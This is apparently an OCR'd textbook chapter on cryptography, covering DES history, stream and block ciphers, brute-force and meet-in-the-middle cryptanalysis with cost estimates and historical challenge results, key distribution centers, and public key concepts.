By World War II very complex electromechanical devices were in use by the Allied and Axis forces. The stories of these devices can be found in many books such as Hodges.[2] The need for a full-time, professional cryptographic force was recognized during and after WWII and led to the formation of the National Security Agency by Presidential memorandum signed by Truman. See Bamford[3] for a history of the NSA.

Except for a few hobbyists, cryptography was virtually unknown outside of diplomatic and military circles until the mid-seventies. During this period, as the use of computers, particularly by financial institutions, became more widespread, the need arose for a "public," (non-military or diplomatic) cryptographic system. In 1973 the National Bureau of Standards (now the National Institute of Standards and Technology) issued a request for proposals for a standard cryptographic algorithm. They received no suitable response at that time and reissued the request in 1974. IBM responded to the second request with their Lucifer system, which they had been developing for their own use. This algorithm was evaluated with the help of the NSA and eventually was adopted as the Data Encryption Standard (DES) in 1976. See Federal Information Processing Standard NBS FIPS PUB 46.

The controversy surrounding the selection of DES[4] stimulated academic interest in cryptography and cryptanalysis. This interest led to the discovery of many cryptanalytic techniques and eventually to the concept of public key cryptography. Public key cryptography is a technique that uses

distinct keys for encryption and decryption, only one of which need be secret. We will discuss this technique later in this chapter, as public key cryptography is more understandable once one has a firm understanding of conventional cryptography.

The 20 years since the announcement of DES and the discovery of public key cryptography have seen advances in computer technology and networking that were not even dreamed of in 1975. The Internet has created a demand for instantaneous information exchange in the military, government, and most importantly, private sectors that is without precedent. Our economic base, the functioning of our government, and our military effectiveness are more dependent on automated information systems than any country in the world. However, the very technology that created this dependence is its greatest weakness: the infrastructure is fundamentally vulnerable to attacks from individuals, groups, or nation-states that can easily deny service or compromise the integrity of information. The users of the Internet, especially those with economic interests, have come to realize that effective cryptography is a necessity.

THE BASICS OF MODERN CRYPTOGRAPHY

Since virtually all of modern cryptography is based on the use of digital computers and digital algorithms, we begin with a brief introduction to digital technology and binary arithmetic. All information in a computer is reduced to a representation as 1s and 0s. (Or the "on" and "off" state of an electronic switch.) All of the operations within the computer can be reduced to logical OR, EXCLUSIVE OR, and AND. Arithmetic in the computer (called binary arithmetic) obeys the rules shown in Exhibit 19.3 (represented by "addition" and "multiplication" tables):

⊕	0	1
0	0	1
1	1	0

⊗	0	1
0	0	0
1	0	1

Exhibit 19.3. Binary Arithmetic Rules

The symbol ⊕ is called modulo 2 addition and ⊗ is called modulo 2 multiplication. If we consider the symbol '1' as representing a logical value of TRUE and '0' as the logical value FALSE then ⊕ is equivalent to exclusive OR in logic (XOR) while ⊗ is equivalent to AND. For example, A XOR B is true only if A or B is TRUE but not both. Likewise, A AND B is true only when both A and B are TRUE.

All messages, both plain text and cipher text, may be represented by strings of 1s and 0s. The actual method used to digitize the message is not relevant to an understanding of cryptography so we will not discuss the details here.

We will consider two main classes of cryptographic algorithms:

- Stream Ciphers — which operate on essentially continuous streams of plain text, represented as 1s and 0s
- Block Ciphers — which operate on blocks of plain text of fixed size.

These two divisions overlap in that a block cipher may be operated as a stream cipher. Generally speaking, stream ciphers tend be implemented more in hardware devices, while block ciphers are more suited to implementation in software to execute on a general-purpose computer. Again, these guidelines are not absolute, and there are a variety of operational reasons for choosing one method over another.

STREAM CIPHERS

We illustrate a simple stream cipher in the table below and in Exhibit 19.4. Here the plain text is represented by a sequence of 1s and 0s. (The binary streams are to be read from right to left. That is, the right-most bit is the first bit in the sequence.) A keystream[5] generator produces a "random" stream of 1s and 0s that are added modulo 2, bit by bit, to the plain-text stream to produce the cipher-text stream.

The cryptovariable (key) is shown as entering the keystream generator. We will explain the nature of these cryptovariables later. There are many different mechanisms to implement the keystream generator, and the reader is referred to Schneier[6] for many more examples. In general, we may represent the internal operation as consisting of a finite state machine and a complex function. The finite state machine consists of a system state and a function (called the "next state" function) that cause the system to change state based on certain input.

The complex function operates on the system state to produce the keystream. Exhibit 19.5 shows the encryption operation. The decryption operation is equivalent; just exchange the roles of plain text and cipher text. This works because of the following relationships in modulo two addition: Letting p represent a plain-text bit, k a keystream bit, and c the cipher text bit

$$c = p \oplus k,$$

so, $$c \oplus k = (p \oplus k) \oplus k = p \oplus (k \oplus k) = p \oplus 0 = p,$$

since in binary arithmetic $x \oplus x$ is always 0. $(1 \oplus 1 = 0 \oplus 0 = 0)$.

Plain Text:	1	0	1	1	0	1	1	0	0
	⊙	⓪	⊕	⊕	⊕	⊙	⓪	⓪	⓪
Keystream	1	1	0	1	0	0	0	1	1
Cipher Text	0	1	1	0	0	1	1	1	1

Exhibit 19.4. Stream Cipher




Exhibit 19.5. Stream Ciphers

These concepts are best understood with examples. Exhibit 19.6 shows a simple linear feedback shift register (LFSR). A LFSR is one of the simplest finite state machines and is used as a building block for many stream ciphers (see Schneier's text). In Exhibit 19.6, the four-stage register (shown here filled with 1s) represents the state. During operation, at each tick of the internal clock, the 4 bits shift to the right (the right-most bit is dropped), and the last 2 bits (before the shift) are added (mod 2) and placed in the left-most stage. In general, an LFSR may be of any length, n, and any of the individual stages may be selected for summing and insertion into the left-most stage. The only constraint is that the right-most bit should always be one of the bits selected for the feedback sum. Otherwise, the length is really n – 1, not n. Exhibit 19.6 shows the sequence of system states obtained from the initial value of 1111. In some systems, the initial value of the register is part of the cryptovariable.

Note that if we started the sequence with 0000, then all subsequent states would be 0000. This would not be good for cryptographic applications since the output would be constant. Thus the all-0 state is avoided. Note also that this four-stage register steps through $15 = 2^4 - 1$ distinct

Exhibit 19.6. Simple LFSR

states before repeating. Not all configurations of feedback will produce such a maximal sequence. If we number the stages in Exhibit 19.6 from left to right as 1,2,3,4, and instead of feeding back the sum of stages 3 and 4 we selected 2 and 4, then we would see a very different sequence. This example would produce 2 sequences (we call them cycles) of length 6, one cycle of length 3, and 1 of length 0. For example, starting with 1111 as before will yield:

$$1111 \rightarrow 0111 \rightarrow 0011 \rightarrow 1001 \rightarrow 1100 \rightarrow 1110 \rightarrow 1111$$

It is important to have as many states as possible produced by the internal state machine of the keystream generator. The reason is to avoid repeating the keystream. Once the keystream begins to repeat, the same plain text will produce the same cipher text. This is a cryptographic weakness and should be avoided. While one could select any single stage of the LFSR and use it as the keystream, this is not a good idea. The reason is that the linearity of the sequence of stages allows a simple cryptanalysis. We can avoid the linearity by introducing some more complexity into the system. The objective is to produce a keystream that looks completely random.[7] That is, the keystream will pass as many tests of statistical randomness as one cares to apply. The most important test is that knowledge of the algorithm and knowledge of a sequence of successive keystream bits does not allow a cryptanalyst to predict the next bit in the sequence. The complexity can often be introduced by using some nonlinear polynomial $f(a_1, a_2, \ldots, a_m)$ of a selection of the individual stages of the LFSR. Nonlinear means that some of the terms are multiplied together such as $a_1a_2 + a_3a_4 + \ldots a_{m-1}a_m$. The selection of which register stages are

associated with which inputs to the polynomial can be part of the cryptovariable (key). The reader is encouraged to refer to texts such as Schneier[6] for examples of specific stream-cipher implementations. Another technique for introducing complexity is to use multiple LFSRs and to select output alternately from each based on some pseudorandom process. For example, one might have three LFSRs and create the keystream by selecting bits from one of the two, based on the output of a third.

Some of the features that a cryptographer will design into the algorithm for a stream cipher include:

1. Long periods without a repetition.
2. Functional complexity — each keystream bit should depend on most or all of the cryptovariable bits.
3. Statistically unpredictable — given n successive bits from the keystream it is not possible to predict the n + 1st bit with a probability different from ½.
4. The keystream should be statistically unbiased — there should be as many 0s as 1s, as many 00s as 10s, 01s, and 11s, etc.
5. The keystream should not be linearly related to the cryptovariable.

We also note that in order to send and receive messages encrypted with a stream cipher the sending and receiving systems must satisfy several conditions. First, the sending and receiving equipment must be using identical algorithms for producing the keystream. Second, they must have the same cryptovariable. Third, they must start in the same state; and fourth, they must know where the message begins.

The first condition is trivial to satisfy. The second condition, ensuring that the two machines have the same cryptovariable, is an administrative problem (called key management) that we will discuss in a later section. We can ensure that the two devices start in the same state by several means. One way is to include the initial state as part of the cryptovariable. Another way is to send the initial state to the receiver at the beginning of each message. (This is sometimes called a message indicator, or initial vector.) A third possibility is to design the machines to always default to a specific state. Knowing where the beginning of the message is can be a more difficult problem, and various messaging protocols use different techniques.

BLOCK CIPHERS

A block cipher operates on blocks of text of fixed size. The specific size is often selected to correspond to the word size in the implementing computer, or to some other convenient reference (e.g., 8-bit ASCII text is conveniently processed by block ciphers with lengths that are multiples of 8 bits). Because the block cipher forms a one-to-one correspondence between input and output blocks it is nothing more or less than a permutation. If the blocks

are n bits long, then there are 2^n possible input blocks and 2^n possible output blocks. The relationship between the input and output defines a permutation. There are $(2^n)!$ possible permutations, so theoretically there are $(2^n)!$ possible block cipher systems on n bit blocks.[8]

A simple block cipher on 4-bit blocks is shown in Exhibit 19.7.




Exhibit 19.7. Block Ciphers

With such a prodigious number of possible block ciphers, one would think it a trivial matter to create one. It is not so easy. First of all, the algorithm has to be easy to describe and implement. Most of the $(2^n)!$ permutations can only be described by listing the entries in a table such as the one in Exhibit 19.8. For a 32-bit block cipher this table would have on the order of $10^{9.6}$ entries, which is quite impractical. Another consideration is that there needs to be a relation between the cryptovariable and the permutation. In most implementations, the cryptovariable selects a specific permutation from a wide class of permutations. Thus one would need as many tables as cryptovariables. We conclude from this that it is not easy to design good block ciphers.

The most well-known block cipher is the Data Encryption Standard, DES. The cryptovariable for DES is 64 bits, 8 of which are parity check bits. Consequently the cryptovariable is effectively 56 bits long. DES operates as follows: a 64-bit plain text block, after going through an initial permutation (which has no cryptographic significance) is split onto left and right halves, L_0 and R_0. These two halves are then processed as follows for i = 0, 1, …, 15

$$L_i = R_{i-1}$$

$$R_i = L_{i-1} + f(R_{i-1}, K_i).$$

The blocks K_i are derived from the cryptovariable. The function f is a very complex function involving several expansions, compressions, and permutations by means of several fixed tables called the S-boxes and




Exhibit 19.8. Simple Block Cipher

P-boxes. The reader is referred to FIPS PUB 46 for a detailed description of the S-boxes and P-boxes.

As was the case with the DES cryptovariable, there has been much discussion about the significance of the S-boxes. Some people have argued that the NSA designed the S-Boxes so as to include a "trap door" that would allow them to decrypt DES-encrypted messages at will. No one has been able to discover such a trap door. More recently it has been stated that the S-boxes were selected to minimize the danger from an attack called differential cryptanalysis.

Because of the widespread belief that the DES cryptovariable is too small, many have suggested that one encrypt a message twice with DES using two different cryptovariables. This "Double DES" is carried out in the following way. Represent the operation of DES encryption on message P and cryptovariable K as C = E(P; K); and the corresponding decryption as P = D(C; K) = D(E(P; K); K). The "Double DES" with cryptovariables K and K′ is

$$C = E(E(P; K); K')$$

Since each cryptovariable is 56 bits long, we have created an effective cryptovariable length of 56 + 56 = 112 bits. However, we shall see in the section on cryptanalysis that there is an attack on double-DES that requires about the same amount of computation as that required to attack a single DES. Thus double DES is really no more secure than single DES.

A third variant is triple DES, which applies the DES algorithm three times with two distinct cryptovariables. Let K and K′ be DES cryptovariables. Then triple DES is

$$C = E(D(E(P; K); K'); K).$$

That is, apply the encrypt function to P using the first cryptovariable, K. Then apply the decrypt function to the result using the second cryptovariable, K′. Since the decrypt function is using a different cryptovariable, the message is not decrypted; it is transformed by a permutation as in any block cipher. The final step is to encrypt once again with the encrypt function using the first key, K. By using the D in the middle, a triple DES implementation can be used to encrypt a single DES message when K = K′:

$$C = E(D(E(P; K); K); K) = E(P; K).$$

Thus, someone using triple DES is still able to communicate securely with persons using single DES. No successful attacks have been reported on triple DES that are any easier than trying all possible pairs of cryptovariables. In the next section we deal with cryptanalysis in more detail.

CRYPTANALYSIS

As we stated in the introduction, cryptography is the science of designing algorithms for encrypting messages. Cryptanalysis is the science (some would say art) of "breaking" the cryptographic systems. In the following we will try to explain just what "breaking" a cryptosystem means, as there are many misconceptions in the press.

There is an obvious analogy between cryptanalysis and cryptography and burglars and locks. As the locksmiths design better locks the burglars develop better ways to pick them. Likewise, as the cryptographer designs better algorithms the cryptanalyst develops new attacks. A typical design methodology would be to have independent design teams and attack teams. The design team proposes algorithms, and the attack teams tries to find weaknesses. In practice, this methodology is used in the academic world. Researchers publish their new algorithms, and the rest of the academic world searches for attacks to be published in subsequent papers. Each cycle provides new papers toward tenure.

Breaking or attacking a cryptosystem means recovering the plain-text message without possession of the particular cryptovariable (or key) used to encrypt that message. More generally, breaking the system means determining the particular cryptovariable (key) that was used. Although it is the message (or the information in the message) that the analyst really wants, possession of the cryptovariable allows the analyst to recover all of the messages that were encrypted in that cryptovariable. Since the cryptoperiod may be days or weeks, the analyst who recovers a cryptovariable will be able to recover many more messages than if he attacks a single message at a time.

Determining the specific details of the algorithm that was used to encrypt the message is generally not considered part of breaking an encryption system. In most cases, e.g., DES, the algorithm is widely known. Even many of the proprietary systems such as RC4 and RC5 have been published. Because it is very difficult to maintain the secrecy of an algorithm it is better to design the algorithm so that knowledge of the algorithm's details is still not sufficient to determine the cryptovariable used for a specific message without trying all possible cryptovariables.

Trying all cryptovariables is called a "brute force" or "exhaustion" attack. It is an attack that will always work as long as one is able to recognize the plain-text message after decryption. That is, in any attack you need to be able to decide when you have succeeded. One also has to be able to find the cryptovariable (and hence the message) in time for it to be of use. For example, in a tactical military environment, to spend one week to recover a message about an attack that will occur before the week is over will not be useful. Last, one has to be able to afford to execute the attack. One may often trade off time and computer power; an attack that may take one year on a PC might take only one day on 365 PCs. If one must have the message within a day for it to be valuable, but one does not have the funds to acquire or run 365 PCs, then one really doesn't have a viable attack.

Often a cryptanalyst might assume that she possesses matched plain and cipher text. This is sometimes possible in real systems because military and diplomatic messages often have stereotyped beginnings. In any case it is not a very restrictive condition and can help the cryptanalyst evaluate the cryptographic strength of an algorithm.

Let us look at a brute force attack on some system. We suppose that the cryptovariable has n binary bits (e.g., DES has n = 56). We suppose that we have a stream cipher and that we have matched plain and cipher text pairs P_i and C_i for I = 1, 2, … . For each possible cryptovariable there is some fixed amount of computation ("work") needed to encrypt a P_i and see if it results in the corresponding C_i. We can convert this work into the total number, W, of basic bit operations in the algorithm such as shifts, mod 2 additions, compares, etc. Suppose for definiteness that W = 1000 or 10^3.

There is a total of 2^n n-bit cryptovariables. For n = 56, 2^{56} is about $10^{16.8}$ or 72,000,000,000,000,000. If we select one of the possible cryptovariables and encrypt P_1 we have a 50:50 chance of getting C_1 since the only choices are 1 and 0. If we do not obtain C_1 we reject the selected cryptovariable as incorrect and test the next cryptovariable. If we do get C_1 then we must test the selected cryptovariable on P_2 and C_2. How many tests do we need to make in order to be sure that we have the correct cryptovariable? The answer is: at least 56. The rationale is that the probability of the wrong cryptovariable successfully matching 56 or more bits is 2^{-56}. Since we potentially have to try 2^{56} cryptovariables the expected number of cryptovariables passing all the

tests is $(2^{56})(2^{-56}) = 1$. With one "survivor" we may correctly assume it is the cryptovariable we want. If we tested only 2^{55} cryptovariables, then we would expect two survivors. (Cryptanalysts call a cryptovariable that passes all of the tests by chance a "non-causal survivor.") If we test a few more than 56, the expected number of non-causal survivors is much less than 1. Thus we can be sure that the cryptovariable that does successfully match the 56 P_i and C_i is the one actually used. In a block cipher, such as DES, testing one block is usually sufficient since a correct block has 64 correct bits.

A natural question is how long does it take to execute a brute force attack (or any other kind of attack for that matter). The answer depends on how much computational power is available to the analyst. And since we want cryptographic systems to be useful for many years we also need to know how much computational power will be available in years hence. Gordan Moore, one of the founders of Intel, once noted that processing speeds seem to double (or costs halved) every 18 months. This is equivalent to a factor of 10 increase in speed per dollar spent about every 5 years. This trend has continued quite accurately for many years and has come to be known as "Moore's law."

Using Moore's law we can make some predictions. We first introduce the idea of a MIPS year (M.Y.). This is the number of instructions a million-instruction-per-second computer can execute in one year. One M.Y. is approximately $10^{13.5}$ instructions. At today's prices, one can get a 50 MIPS PC for about $750. We can then estimate the cost of a MIPS year at about $750/50 or $15, assuming we can run the computer for one year.

Let's look at what this means in two examples. We consider two cryptographic systems. One with a 56-bit cryptovariable (e.g., DES) and the other a 40-bit cryptovariable. Note that 40 bits is the maximum cryptovariable length allowed for export by the U.S. government. We assume that each algorithm requires about 1000 basic instructions to test each cryptovariable. Statistics tells us that, on average, we may expect to locate the correct cryptovariable after testing about ½ of the cryptovariable space.

There are two perspectives: how much does it cost? And how long does it take? The cost may be estimated from:

$$(½)\ (1000N(15))/\text{M.Y.},$$

where N equals the number of cryptovariables (in the examples, either 2^{56} or 2^{40}), and M.Y. = $10^{13.5}$. The elapsed time requires that we make some assumptions as to the speed of processing. If we set K equal to the number of seconds in one year, and R the number of cryptovariables tested per second, we obtain the formula:

$$\text{Time (in years)} = (½)\ (N/KR).$$

The results are displayed in Exhibit 19.9.

YEAR	M.Y. Cost	On 56 bit cryptovariable	On 40 bit cryptovariable
1998	$15	$17 Million	$260
2003	$1.50	$1.7Million	$26
2008	$0.15	$170 thousand	$2.60

Number of cryptovariables tested per second	On 56 bit cryptovariable	On 40 bit cryptovariable
1,000	300 million years	17.5 years
1,000,000	300,000 years	6.2 days
1,000,000,000	300 years	9 minutes
1,000,000,000,000	109 days	0.5 seconds

Exhibit 19.9. Cost and Time for Brute Force Attack

One of the first public demonstrations of the accuracy of these estimates occurred during the summer of 1995. At that time a student at Ecole Polytechnique reported that he had "broken" an encrypted challenge message posted on the Web by Netscape. The message, an electronic transaction, was encrypted using an algorithm with a 40-bit cryptovariable. What the student did was to partition the cryptovariable space across a number of computers to which he had access and set them searching for the correct one. In other words he executed a brute force attack and he successfully recovered the cryptovariable used in the message. His attack ran for about 6 days and processed about 800,000 keys per second. While most analysts did not believe that a 40-bit cryptovariable was immune to a brute force attack, the student's success did cause quite a stir in the press. Additionally the student posted his program on a Web site so that anyone could copy the program and run the attack. At the RSA Data Security Conference, January 1997, it was announced that a Berkeley student using the idle time on a network of 250 computers was able to break the RSA challenge message, encrypted using a 40-bit key, in three and one-half hours.

More recently a brute force attack was completed against a DES message on the RSA Web page. We quote from the press release of the DES Challenge team (found on www.frii.com/~rtv/despr4.htm):

> LOVELAND, COLORADO (June 18, 1997). Tens of thousands of computers, all across the U.S. and Canada, linked together via the Internet in an unprecedented cooperative supercomputing effort to decrypt a message encoded with the government-endorsed Data Encryption Standard (DES).
>
> Responding to a challenge, including a prize of $10,000, offered by RSA Data Security, Inc., the DESCHALL effort successfully decoded RSA's secret message.

> According to Rocke Verser, a contract programmer and consultant who developed the specialized software in his spare time, "Tens of thousands of computers worked cooperatively on the challenge in what is believed to be one of the largest supercomputing efforts ever undertaken outside of government."
>
> Using a technique called "brute-force," computers participating in the challenge simply began trying every possible decryption key. There are over 72 quadrillion keys (72,057,594,037,927,936). At the time the winning key was reported to RSADSI, the DESCHALL effort had searched almost 25% of the total. At its peak over the recent weekend, the DESCHALL effort was testing 7 billion keys per second.
>
> … And this was done with "spare" CPU time, mostly from ordinary PCs, by thousands of users who have never even met each other.

In other words, the DESCHALL worked as follows. Mr. Verser developed a client-server program that would try all possible keys. The clients were available to any and all who wished to participate. Each participant downloaded the client software and set it executing on their PC (or other machine). The client would execute at the lowest priority in the client PC and so did not interfere with the participant's normal activities. Periodically the client would connect to the server over the Internet and would receive another block of cryptovariables to test. With tens of thousands of clients it only took 4 months to hit the correct cryptovariable.

Another RSA Data Security Inc.'s crypto-cracking contest, launched in March 1997, was completed in October 1997. A team of some 4000 programmers from across the globe, calling themselves the "Bovine RC5 Effort," has claimed the $10,000 prize for decoding a message encrypted in 56-bit -RC5 code. The RC5 effort searched through 47 percent of the possible keys before finding the one used to encrypt the message.

RSA Data Security Inc. sponsored the contest to prove its point that 128-bit encryption must become the standard. Under current U.S. policy, software makers can sell only 40-bit key encryption overseas, with some exceptions available for 56-bit algorithms.

A second DES challenge was solved in February 1998 and took 39 days (see Exhibit 19.10). In this challenge, the participants had to test about 90 percent of the keyspace.

This chapter has focused mostly on brute force attacks. There may be, however, other ways to attack an encryption system. These other methods may be loosely grouped as analytic attacks, statistical attacks, and implementation attacks.

Analytic attacks make use of some weakness in the algorithm that enables the attacker to effectively reduce the complexity of the algorithm




Exhibit 19.10. RSA Project Statistics

through some algebraic manipulation. We will see in the section on public key systems, that the RSA public key algorithm can be attacked by factoring with much less work than brute force. Another example of an analytic attack is the attack on double DES.

Double DES, you recall, may be represented by:

$$C = E(E(P; K); L),$$

where K and L are 56-bit DES keys. We assume that we have matched plain and cipher text pairs C_i, P_i. Begin by noting that if $X = E(P; K)$. Then $D(C; L) = X$. Fix a pair C_1, P_1, and make a table of all 2^{56} values of $D(C_1; L)$ as L ranges through all 2^{56} possible DES keys. Then try each K in succession, computing $E(P_1; K)$ and looking for matches with the values of $D(C_1; L)$ in the table. Each pair K, L for which $E(P_1; K)$ matches $D(C_1; L)$ in the table is a possible choice of the sought-for cryptovariable. Each pair passing the test is then tested against the next plain–cipher pair P_2, C_2.

The chance of a non-causal match (a match given that the pair K, L is not the correct cryptovariable) is about 2^{-64}. Thus of the 2^{112} pairs K, L, about $2^{(112-64)} = 2^{48}$ will match on the first pair P_1, C_1. Trying these on the second block P_2, C_2 and only $2^{(48-64)} = 2^{-16}$ of the non-causal pairs will match. Thus, the probability of the incorrect cryptovariable passing both tests is about $2^{-16} \sim 0$. And the probability of the correct cryptovariable passing both tests is 1.

The total work to complete this attack (called the "meet in the middle" attack) is proportional to $2^{56} + 2^{48} = 2^{56}(1+2^{-8}) \sim 2^{56}$. In other words an attack on double DES has about the same work as trying all possible single DES keys. So there is no real gain in security with double DES.

Statistical attacks make use of some statistical weakness in the design. For example, if there is a slight bias toward 1 or 0 in the keystream, one can sometimes develop an attack with less work than brute force. These attacks are too complex to describe in this short chapter.

The third class of attacks is implementation attacks. Here one attacks the specific implementation of the encryption protocol, not simply the cryptographic engine. A good example of this kind of attack was in the news in late summer 1995. The target was Netscape; and this time the attack was against the 128-bit cryptovariable. Several Berkeley students were able to obtain source code for the Netscape encryption package and were able to determine how the system generated cryptovariables. The random generator was given a seed value that was a function of certain system clock values.

The students discovered that the uncertainty in the time variable that was used to seed the random-number generator was far less than the uncertainty possible in the whole cryptovariable space. By trying all possible seed values they were able to guess the cryptovariable with a few minutes of processing time. In other words, the implementation did not use a randomization process that could, in principle, produce any one of the 2^{128} possible keys. Rather it was selecting from a space more on the order of 2^{20}. The lesson here is that even though one has a very strong encryption algorithm and a large key space, a weak implementation could still lead to a compromise of the system.

KEY (CRYPTOVARIABLE) MANAGEMENT

We have noted in the previous sections that each encryption system requires a key (or cryptovariable) to function and that all of the secrecy in the encryption process is maintained in the key. Moreover, we noted that the sending and receiving party must have the same cryptovariable if they are to be able to communicate. This need translates to a significant logistical problem.

The longer a cryptovariable is used the more likely it is to be compromised. The compromise may occur through a successful attack or, more likely, the cryptovariable may be stolen by or sold to an adversary. Consequently, it is advisable to change the variable frequently. The frequency of change is a management decision based on the perceived strength of the algorithm and the sensitivity of the information being protected.

All communicating parties must have the same cryptovariable. Thus you need to know in advance with whom you plan to exchange messages. If a person needs to maintain privacy among a large number of different persons, then one would need distinct cryptovariables for each possible

communicating pair. In a 1000-person organization, this would amount to almost one million keys.

Next, the keys must be maintained in secrecy. They must be produced in secret, and distributed in secret, and held by the users in a protected area (e.g., a safe) until they are to be used. Finally they must be destroyed after being used.

For centuries, the traditional means of distributing keys was through a trusted courier. A government organization would produce the cryptovariables. And couriers, who have been properly vetted and approved, would distribute the cryptovariables. A rigorous audit trail would be maintained of manufacture, distribution, receipt, and destruction. Careful plans and schedules for using the keys would be developed and distributed.

This is clearly a cumbersome, expensive, and time-consuming process. Moreover the process was and is subject to compromise. Many of history's spies were also guilty of passing cryptovariables (as well as other state secrets) to the enemy.

As our communications systems became more and more dependent on computers and communication networks, the concept of a key distribution center was developed. The key distribution center concept is illustrated in Exhibit 19.11. The operation is as follows: Initially each user, A, B, …, is given (via traditional distribution) a user-unique key that we denote by K_A, K_B, etc. These cryptovariables will change only infrequently, which reduces the key distribution problem to a minimum. The KDC maintains a copy of each user-unique key. When A calls B, the calling protocol first contacts the KDC and tells it that user A is sending a message to user B. The KDC then generates a random "session key," K, i.e., a cryptovariable that will be used only for this communicating session between A and B. The KDC encrypts K in user A's unique cryptovariable, $E(K; K_A)$ and sends this to A. User A decrypts this message obtaining K. The KDC likewise encrypts K in user B's unique cryptovariable, $E(K; K_B)$ and sends this result to B. Now A and B (and no other party) have K, which they use as the cryptovariable for this session.

A session here may be a telephone call or passing a message through a packet switch network; the principles are the same. In practice the complete exchange is done in seconds and is completely transparent to the user.

The KDC certainly simplifies the distribution of cryptovariables. Only the user-unique keys need to be distributed in advance, and only infrequently. The session key only exists for the duration of the message so there is no danger that the key might be stolen and sold to an unauthorized person at some later date. But the KDC must be protected, and one still has




Exhibit 19.11. Key Distribution Center

to know with whom they will be communicating. The KDC will not help if one needs to send an electronic mail message to some new party (i.e., a party unknown to the KDC) for example.

It is clear that cryptovariable (or key) management is difficult and does not provide much in the way of flexibility. Many people have wondered if it would be possible to develop an encryption system that did not require secret keys; a system where one could have a directory of public keys. When you wanted to send an encrypted message to someone, you would look up that person's cryptovariable in a "telephone book," encrypt the message, and send it. And no one intercepting the message would be able to decrypt it except the intended recipient. Can such a system be designed? The answer is yes. It is called public key cryptography.

PUBLIC KEY CRYPTOGRAPHY

The concept of public key cryptography was first discovered and publicly announced by Whitfield Diffie and Martin Hellman (and independently by Ralph Merkle) in 1976. Adm. Bobby Inmann, a former director of the National Security Agency once stated publicly that NSA knew of the idea for many years prior to the publication by Diffie and Hellman.

The public key concept is rather simple (as are most great ideas, once they are explained). We assume that we have two special functions, E and D, that can operate on messages M. (In actual applications large integers will represent the messages, and E and D will be integer functions.) We assume that E and D satisfy the following conditions:

1. $D(E(M)) = M$
2. $E(D(M)) = M$
3. Given E it is not possible to determine D
4. Given D it is not possible to determine E.

The use of the function E in encryption is straightforward. We assume that each person, A, B, C, has pairs of functions E_A, D_A, E_B, D_B, … that satisfy the conditions 1., 2., and 3. given above. Each user X makes their E_X publicly available but keeps their D_X secret and known only to themselves. When A wants to send a message, M, to B, A looks up E_B in the published list and computes $E_B(M)$. By property 2, $D_B(E_B(M) = M$ so B can decrypt the message. From property 3, no person can determine D_B from knowledge of E_B so no one but B can decipher the message.

The functions can also be used to sign messages. Perhaps A wants to send a message M to B and she does not care if anyone else sees the message, but she does want B to know that it really came from her. In this case A computes $D_A(M)$, called a signature, and sends it along with M. When B gets these two messages, he looks up A's function E_A and computes $E_A(D_A(M))$ and obtains M from property 2. If this computed M agrees with the message sent as M, then B is sure that it came from A. Why? Because no one else has or can compute D_A except A and the likelihood of someone producing a fictitious X such that $E_A(X) = M$ is infinitesimally small.

Now suppose A wants to send B a secret message and sign it. Let M be the message. A first computes a "signature" $S = D_A(M)$ and concatenates this to the message M, forming M, S. A then encrypts both the message and the signature, $E_B(M, S)$ and sends it to B. B applies D_B to $E_B(M, S)$ obtaining $D_B(E_B(M, S)) = M, S$. B then computes $E_A(S) = E_A(D_A(M)) = M$ and compares it to the message he decrypted. If both versions of M are the same, he can be assured that A sent the message.

